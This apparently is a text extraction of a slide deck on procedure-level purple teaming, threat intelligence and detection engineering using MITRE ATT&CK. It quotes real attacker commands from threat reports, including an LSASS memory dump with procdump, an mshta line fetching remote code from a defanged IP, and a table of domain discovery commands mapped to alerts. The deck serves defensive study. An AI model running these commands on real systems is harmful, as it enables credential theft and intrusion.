
CreateToolhelp32Snapshot Function



# Procedure Assumption – APT 1 Example




# Procedures



# Procedures

- How the adversary carries out their actions
  - Best for emulation and detection validation

**Techniques**  
T1003.001 - OS Credential  
Dumping: LSASS Memory.



## Procedures

How the technique is carried out. For example, the attacker used `procdump -ma lsass.exe lsass_dump`

## Tactics

TA006 - Credential Access






# Procedure-level intel

Cyber Threat Intelligence has improved from Indicators of Compromise to **Indicators of Behaviors** and mapping to **MITRE ATT&CK**. However...

- Exploitation for Privilege Escalation – T1068
- Service Execution – T1569.002
- Network Share Discovery – T1135
- Pass the Hash – T1550.002
- PowerShell – T1059.001
- Windows Command Shell – T1059.003
- Network Share Discovery – T1135
- Obfuscated Files or Information – T1027
- Scheduled Task – T1053.005
- Process Injection – T1055
- Remote System Discovery – T1018
- Obfuscated Files or Information – T1027
- Domain Trust Discovery – T1482
- Domain Groups – T1069.002
- System Owner/User Discovery – T1033
- Network Share Discovery – T1135
- Remote Services – T1021
- Local Account – T1087.001
- Security Software Discovery – T1518.001



<https://thedfirreport.com/2022/02/21/qbot-and-zeroologon-lead-to-full-domain-compromise/>



# Procedure Level – Human Element

- Focus on the human element and behaviours
  - Training
  - Tools
  - Approved Actions
  - Runbooks
  - Habits
- Conti Playbook Example
  - “In one case, we observed the operator copying and pasting commands from a script, neglecting to provide the actual IPv4 addresses as the required parameter” - [TheDFIRReport](https://thedfirreport.com/2022/03/07/2021-year-in-review/)

```
C:\\Windows\\system32\\cmd.exe /C tasklist /s ip
```

<https://thedfirreport.com/2022/03/07/2021-year-in-review/>



# Cyber Threat Intelligence

- Focus on collecting and sharing procedures
  - Drives Emulation and Detection Verification

- Mshta.exe with WAN connection

- Whoami execution
  - May scope to execution with certain command line parameters

## Attack details

MSTIC discovered the 0-day attack behavior in Microsoft 365 Defender telemetry during a routine investigation. An anomalous malicious process was found to be spawning from the Serv-U process, suggesting that it had been compromised. Some examples of the malicious processes spawned from *Serv-U.exe* include:

- `C:\Windows\System32\mshta.exe http://144[.]34[.]179[.]162/a` (defanged)
- `cmd.exe /c whoami > ".\Client\Common\redacted.txt"`
- `cmd.exe /c dir > ".\Client\Common\redacted.txt"`
- `cmd.exe /c ""C:\Windows\Temp\Serv-U.bat""`
- `powershell.exe C:\Windows\Temp\Serv-U.bat`
- `cmd.exe /c type \\redacted\redacted.Archive > "C:\ProgramData\RhinoSoft\Serv-U\Users\Global Users\redacted.Archive"`

[Microsoft MSTIC Blog](#)



# Cyber Threat Intelligence: Collecting

- Reports
  - Review open and closed source reports.
    - ISO -> LNK Example
- Incidents
  - Review observed incidents in the organization.
- Honey Pots
  - Analyze honey pot activity.
    - Even minimal interaction can help identify adversaries in early stages
- Sandboxing
  - Sandbox email malware samples.




# Red Team Emulations

- Emulate observed procedures
  - Test known procedures first to verify controls
- Adapt procedures
  - ISO -> LNK -> Substitute Rundll32
- Hypothesis and test variations to break detection
  - Work with Blue Team



# Operationalized Purple Team



# Logging

- ATT&CK™ Pivot
  - Procedure -> Technique -> Logs

## Detection

ID	Data Source	Data Component
DS0017	Command	Command Execution
DS0011	Module	Module Load
DS0009	Process	Process Creation
DS0012	Script	Script Execution


<https://attack.mitre.org/techniques/T1059/001/>



# Alert

A	B	E	F
Step	Procedure	Logging Outcome	Alert(s)
Example	run net group /domain "Domain Admins"	Alerted	Suspicious net usage
3	run ipconfig /all		
4	run systeminfo		
5	run whomai /groups	Alerted	Whoami Process Activity
6	run net config workstation		
7	run net use		
8	run cmd /c echo %userdomain%		
10	run nltest /domain_trusts		
11	run nltest /domain_trusts /all_trusts		
12	run net view /all /domain	Alerted	Windows Network Enumeration
13	run net view /all		Windows Network Enumeration

# Detection Drivers






# Detection Engineering

- Leverage Red Team to test, verify, and augment
  - Don't focus too granular



# Indicators of Attack

- “Indicators of attack (IOA) focus on detecting...regardless of the malware or exploit used in an attack.” -CrowdStrike <https://www.crowdstrike.com/cybersecurity-101/indicators-of-compromise/iaa-vs-ioc/>




# Monitoring and Response

- Understand threat landscape and attacker playbooks
  - Example: If you don't know PowerShell is used in malicious activity, you won't try to detect it.
  - Practice
- Focus on Procedures
  - Not Technique Level
  - IOC Feeds do not equal threat understanding
- Verify Response
  - Mimikatz on domain controller example



# Purple Team Exercise Framework (v2)

Available at <https://scythe.io/ptef>



**Happy Procedure Level  
Purple Teaming!**

